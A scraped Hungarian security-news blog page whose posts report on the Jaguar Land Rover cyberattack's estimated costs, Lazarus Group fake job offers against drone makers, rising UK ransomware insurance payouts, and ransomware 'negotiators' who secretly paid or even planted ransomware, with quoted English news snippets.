
Keresés

linkz

Drága lett a Jaguár


2025. október 22. 14:55 - Csizmazia Darab István [Rambo]

A Jaguar Land Rover (JLR) elleni kibertámadás eredileg még 2025. augusztusának végén kezdődött. Bár teljesen még nem is zárult le, de úgy tűnik, ez lehet az Egyesült Királyság történetének legköltségesebb kiberincidense.



A támadás miatt le kellett állítaniuk az informatikai és egyéb rendszereiket, és ez végül egy kínosan hosszan elhúzódó állapot lett, ami az értékesítést, a regisztrációt is akadályozta valamint a gyártósorok is leállításra kerültek.

Ami pedig tovább fokozta a helyzet nehézségét, hogy **ezzel párhuzamosan a kapcsolódó ellátási láncok, valamint a beszállítói hálózat is fejreállt.**



Most a Cyber Monitoring Centre (CMC) szervezet friss jelentése alapján úgy tűnik, ez az Egyesült Királyság legköltségesebb ilyen jellegű incidense lehet, melynek becsült költsége 1.9 milliárd font (körülbelül 857 milliárd forint). Negatív hatása is rendkívüli, hiszen több mint 5000 szervezetet érint.

A CMC az incidenseket egytől ötig terjedő skálán kategorizálja pénzügyi hatásuk és az érintett brit vállalkozások százalékos aránya alapján. Eszerint a mostani JLR esetet 3. kategóriájú rendszerszintű eseményként osztályozták.

Loss Scenario	Incident response costs	Data recovery costs	Computer hardware replacement costs	Business interruption loss	Reputational damage	Cyber extortion	Security, system failure & data breach liability	Regulatory actions
Production halt and loss of business income	☑			☑				
Retail network disruption and delayed vehicle registrations	☑			☑	☑			
Disruption to industrial control systems (ICS)	☑			☑				
Costs to investigate the breach and restore systems	☑	☑	☑					
Internal data compromise and investigation	☑	☑					☑	☑
Ransomware response costs and payment of a ransom						☑		
Regulatory notification and compliance costs								☑
Reputational damage due to public disclosure					☑			
IT system restoration across global sites	☑	☑	☑					
Customer service disruption and loss of trust				☑	☑			
PR costs to keep the public informed, including press releases	☑							
Claims from suppliers alleging financial loss as a result of the attack							☑	

A JLR becslés 1.6 és 2.1 milliárd font közötti kárt feltételez, kihagyva a szlovák, kínai és indiai egységeket csak az Egyesült Királyságra gyakorolt hatást veszi gyelembe, magyarán kizárólag a brit JLR gyártásában, ellátási láncában és márkakereskedéseiben bekövetkezett zavarokat próbálja itt számszerűsíteni.

Az persze benne van a pakliban, ha gyártás teljes helyreállításáig további késedelmek lépnek fel, úgy a kár végül még ennél is magasabb lehet.

Mint ismeretes, szeptemberben a brit kormánynak 1.5 milliárd font támogatással kellett közbelépnie, miközben a JLR még javában küzdött a rendszereinek

újraindításával. **Egészen októberig tartott, mire a vállalat végül részlegesen újra tudta indítani a gyártást, ám a teljes termelés várhatóan csak 2026. januárjára állhat vissza a korábbi normális mederbe.**

A támadás részletei továbbra sem tisztázottak, semmilyen adat nem került nyilvánosságra azzal kapcsolatban, hogy a Shinyhunters Collective csoport mekkora váltságdíjat követelt és hogy történt-e egyáltalán ilyen ki zetés

Szólj hozzá!
Címkék: leállás brit uk gyártás jaguár kiesés egyesült királyság veszteség becslés kibertámadás landrover

Ajánlott bejegyzések:

Sör és Jaguár

Egyre drágulnak a zsarolóvírus támadások

Adatrablás az óvodában

Gyorshajtók VS. Ransomware

Nem középiskolás fokon...

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Állásajánlat vagy mégsem?

2025. október 28. 13:43 - Csizmazia Darab István [Rambo]


Nem csak a hamis állásajánlat trükk ismert már régóta, de az a körülmény sem új, hogy ezt az észak-koreai Lazarus terrorista csoport alkalmazza. 2020-ban írtunk arról, hogy a csoport európai légvédelmi és katonai szervezetek hálózatai irányába kémkedett.

Akkor hamis LinkedIn üzenetekkel vették célba a kiszemelt szakembereket, levél pedig egy nagyon hiteles állásajánlatról szólt.

Az üzenetekben olyan neves cégek HR-eseinek adták ki magukat, mint például a General Dynamics vagy a Collins Aerospace. Leveleikhez egy átlagosnak tűnő **PDF fájlt is csatoltak, melyet megnyitva egy kártevő kód települt észrevétlenül a címzettek számítógépére.**

És hogy nem esik messze a Lazarus a fájától, [ezúttal három drónfejlesztéssel foglalkozó céget támadtak meg hasonló módon](). **Az ESET beszámolója szerint a csoport három, a védelmi szektorban aktív európai székhelyű vállalatot támadott meg, hogy tőlük bizalmas adatokat lopjanak el drónalkatrészekről, a gyártási folyamatokról és a szoftverekről.**

A kémkedésben itt olyan vállalatokat céloztak meg, amelyek katonai felszereléseket szállítanak, amelyek egy része jelenleg is Ukrajnában van.




A támadások célja, hogy olyan speciális információkat tudjanak ellopni, amelyek erősíthetik Észak-Korea saját dróngyártási programját, beleértve a fejlett, egyrotoros drónokat.

A módszer itt is hasonló volt, **a beígért jövedelmező, magas pozíciókra vonatkozó hamis állásajánlatoknál a munkaköri leírást tartalmazó PDF állomány trójaival fertőzött fájl volt, amely aztán teljes távoli hozzáférést biztosított az áldozatok számítógépeihez. A technológiai lopás révén pedig felgyorsulhat az észak-koreai állam fegyverkezési képessége.**

Az állami támogatású Lazarus APT-csoport már legalább 2009. óta aktív, és olyan emlékezetes támadások írhatóak a számlájukra, mint a WannaCry incidens vagy a Sony Pictures elleni akció, de **közben folyamatosan támadják a dél-koreai köz- és kritikus infrastruktúra elemeit is.**

[1 komment]
Címkék: [social] [észak-korea] [támadás] [kémkedés] [álláshirdetés] [eset] [adathalászat] [engineering] [lazarus] [drón] [welivesecurity]

Ajánlott bejegyzések:



[Jó munkás emberek veszélyben]

[Csomagja érke... Na most már elég!]

[Hergelés vagy biztonságtudatossági teszt?]

[Egyre gyakoribb az AI és a deepfake a támadásokban]

[Árad a malware a Youtube oldalain is]

Kommentek:

istvankah 2025.10.30. 08:59:20

Olyan világban "élhetek"ahol az emberi lét a legmocskosabb gyilkosok kezébe kerülhetett az ismert történelem óta!A putyintól kezdve az összes hatalomán tetűig mindenhol felütötték a fejüket és nagy támogatottságot élveznek a "tömegektől"!Sajnos ezek között megtalálhatok az úgymond tanult és iskolázatlanok minden képviselője!A jelen KÓR a háborúk szinten tartásával igen jövedelmező a diktátoroknak!

Válasz erre

keresés

Keresés

linkz


Facebook

Tovább a Facebook-ra

Egyre drágulnak a zsarolóvírus támadások


2025. november 12. 18:17 - Csizmazia Darab István [Rambo]

Több mint kétszer annyit fizettek ki a kiberbiztosítók a brit zsarolóvírus-támadásokért tavaly a korábbi évhez viszonyítva.



A Brit Biztosítók Szövetsége (ABI) azt közölte, hogy **2024-ben 197 millió font (85 milliárd forint) értékű kiberbiztosítási ki zetést zettek ki az áldozattá vált szervezeteknek**, szemben a 2023-as 59 millió fonttal (25 milliárd forint).

A durva mértékű emelkedésért a statisztikák szerint a zsarolóvírus- és rosszindulatú programok okozta fertőzések okolhatóak, amelyek a benyújtott kárigények mintegy felét (51%) tették ki.



A támadások egyre ki nomultabbak, a vállalatokra gyakorolt hatás pedig egyre erőteljesebb, a kényszerleállások, a beszállító láncok üzemszerű rendjének felbomlása akár több hetes káoszt eredményez, miközben a helyreállítási munkálatok elhúzódása a termelésben okoznak egyre hosszabb részleges vagy teljes kiesést.

És azt még nem is említettük, hogy ezek az adatok még az előző évi állapotokat tükrözik, **miközben az idei évben óriási támadási hullám indult brit nagyvállalatok ellen.**

Jaguar Land Rover staff to stay at home in cyber attack fallout

5 September 2025


BBC Share Save

Theo Leggett Business correspondent

Jaguar Land Rover (JLR) has instructed factory staff to stay at home until at least Tuesday as the company continues to grapple with the fallout from a cyber attack.

Emlékezetes lehet, hogy az Egyesült Királyságban működő Jaguar Land Rover (JLR) autógyártót idén augusztus végén támadtak meg, emiatt le kellett állítaniuk kulcsfontosságú rendszereiket.

Az elhúzódó vizsgálatok és helyreállítás alatt leállt az értékesítés, a regisztráció és a termelés is, valamint a gyártáshoz kapcsolódó ellátási láncok és beszállítói hálózat is bedőlt.



A támadás körülbelül 2 milliárd fontos (872 milliárd HUF) költsége annyira súlyos helyzetet eredményezett, hogy szeptemberben a brit kormánynak 1.5 milliárd font támogatással kellett közbelépnie, miközben a JLR még javában küzdött a rendszereinek újraindításával.

A havaria helyzet egészen októberig tartott, mire a vállalat részlegesen újra tudta indítani a gyártást, igaz a teljes kapacitású termelés várhatóan csak 2026. januárjára állhat vissza a korábbi megszokott mederbe.

A biztosítók szerint ha nem megfelelő a biztosítási védelem, a vállalkozásokat óriási, akár milliárdos veszteségek érhetik. **Ám mint látható, időnként önmagában a kiberbiztosítás sem mindig elég: kiemelt nagyságrendű veszteségek esetén akár állami segítségre és beavatkozásra is szükség lehet.**

A helyzet mindenesetre megosztja a szakmát, egyesek szerint a biztosítás előmozdítja a védekezési sztenderdeket, mert csak annak adnak biztosítást, aki betartja az ajánlásokat és megfelel bizonyos technikai követelményeknek; mások viszont ezzel szemben úgy látják, hogy a biztosítók kártérítési feltételei túl könnyen a váltságdíj fizetés felé irányítja a szereplőket.

Szólj hozzá!
Címkék: leállás brit uk jaguár költségek károk ransomware nagyvállalati landrover kiberbiztosítás


Ajánlott bejegyzések:

Sör és Jaguár


Drága lett a Jaguár


Adatrablás az óvodában

Nem középiskolás fokon...


A birodalom visszavág

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Pandúrból lett rablók

2025. november 18. 14:03 - Csizmazia Darab István [Rambo]

Van a lassan már 12 éve velünk élő ransomware, ahol az erős, egyedi titkosítás vagy kiszivárogtatás könnyen hazavághatja egy szakember, vagy egy komplett vállalkozás munkáját. Itt a támadók az utóbbi időben már jellemzően elég **tudatosan veszik célba az áldozatokat, előzetesen megnézve azok éves bevételét, az esetleges GDPR büntetés mértékét, és eszerint szabják testre számukra a követelt váltságdíj összegét.**

És akkor vannak az áldozat cégek, ahol most már csak a kérdés egyik fele, hogy volt-e megbízható mentés, mert a doxxing megjelenése óta a lopott adatok esetleges eladása/kiszivárogtatása sokszor nagyobb csapást jelent számukra, és mégis hajlandóak fizetni.

Ezekben a szituációkban sokan alkalmaznak olyan külsős it biztonsági szakembereket, akik ezt a hasznos túsztárgyalós munkát eredményesen

tudják levezényelni, gyakran jelentős kedvezményeket elérve a váltságdíj zetésnél.

The Register

This article is more than **1 year old**

He's not cracked RSA-1024 encryption, he's a very naughty Belarusian ransomware middleman

Dr Shifro pays ransom, gets discount and adds its own margin, says Check Point

Gareth Corfield Tue 4 Dec 2018 // 18:15 UTC

A ransomware decryption service has turned out to be – *quelle surprise* – a Belarusian middleman who simply pays the ransom and adds his own profit margin to the hapless victim's bill.

Dr Shifro, a Russian-language organisation presenting itself online as a ransomware decryption agency, claims that it's "the only company that specializes in decrypting files", urging users: "Call – we will help!"

Nagyon nem minden persze, hogy kit bérelünk fel. Igaz ritkán, de a valódi segítőkkel szemben előfordult például, hogy ezen "segítők" közül néhányan a befolyt pénzen osztozó bűntársak voltak, de konkrétan az is megtörtént, hogy **a Dr.Shifro nevű fehérorosz visszafejtést ígérő ügynökség valójában ki zeti jelentős kedvezménnyel a váltságdíjat a bűnözőknek, majd a végszámlához egyszerűen hozzáadja a saját nem kicsi haszonkulcsát.**

digitalmint cyber

About ≡ Services Resources Partners Compliance Careers Contact Report an Incident

Services

Ransomware Cryptocurrency Settlement

Expert guidance and settlement services for ransomware incidents.

What We Provide

01

Expert Navigation Through a Complex Landscape

Ransomware groups often demand cryptocurrency as payment, making an already stressful situation more complex. DigitalMint's team is highly experienced in cryptocurrency transactions, ensuring that if a settlement is deemed necessary, it is executed with precision, compliance, and discretion. We manage the end-to-end process—evaluating demands, sourcing legitimate cryptocurrency, and facilitating secure transactions to minimize financial impact and meet threat actor requirements quickly.

02

Reducing Downtime and Financial Impact

Every minute your operations are disrupted can mean lost revenue, decreased productivity, and erosion of customer trust. By taking swift action, DigitalMint helps reduce downtime and limit financial repercussions. Our streamlined settlement approach is coupled with risk mitigation measures to ensure that, while meeting attackers' demands, you do so on terms that minimize the chance of repeated or escalating attacks.

A mostani történetünkben egy olyan ransomware-mentő és rendszer-helyreállító csapat bukott le, **akik eleinte becsületesen dolgoztak, ám egy idő után kísértésbe estek a hatalmas bevételek láttán. A csoport tagjai titokban szándékosan zsarolóvírust telepítettek ügyfeleik rendszereire, így gyakorlatilag mesterségesen generálták azokat a veszélyhelyzeteket, amiktől utána jelentős összegért "megmentették" az így becsapott áldozatokat.**

A bűnbanda ezzel mintegy 1 millió dolláros bevételt szerzett, a célpontok között pedig egészségügyi intézmények is voltak.


THE WATCHDOGS NEWS CRIME

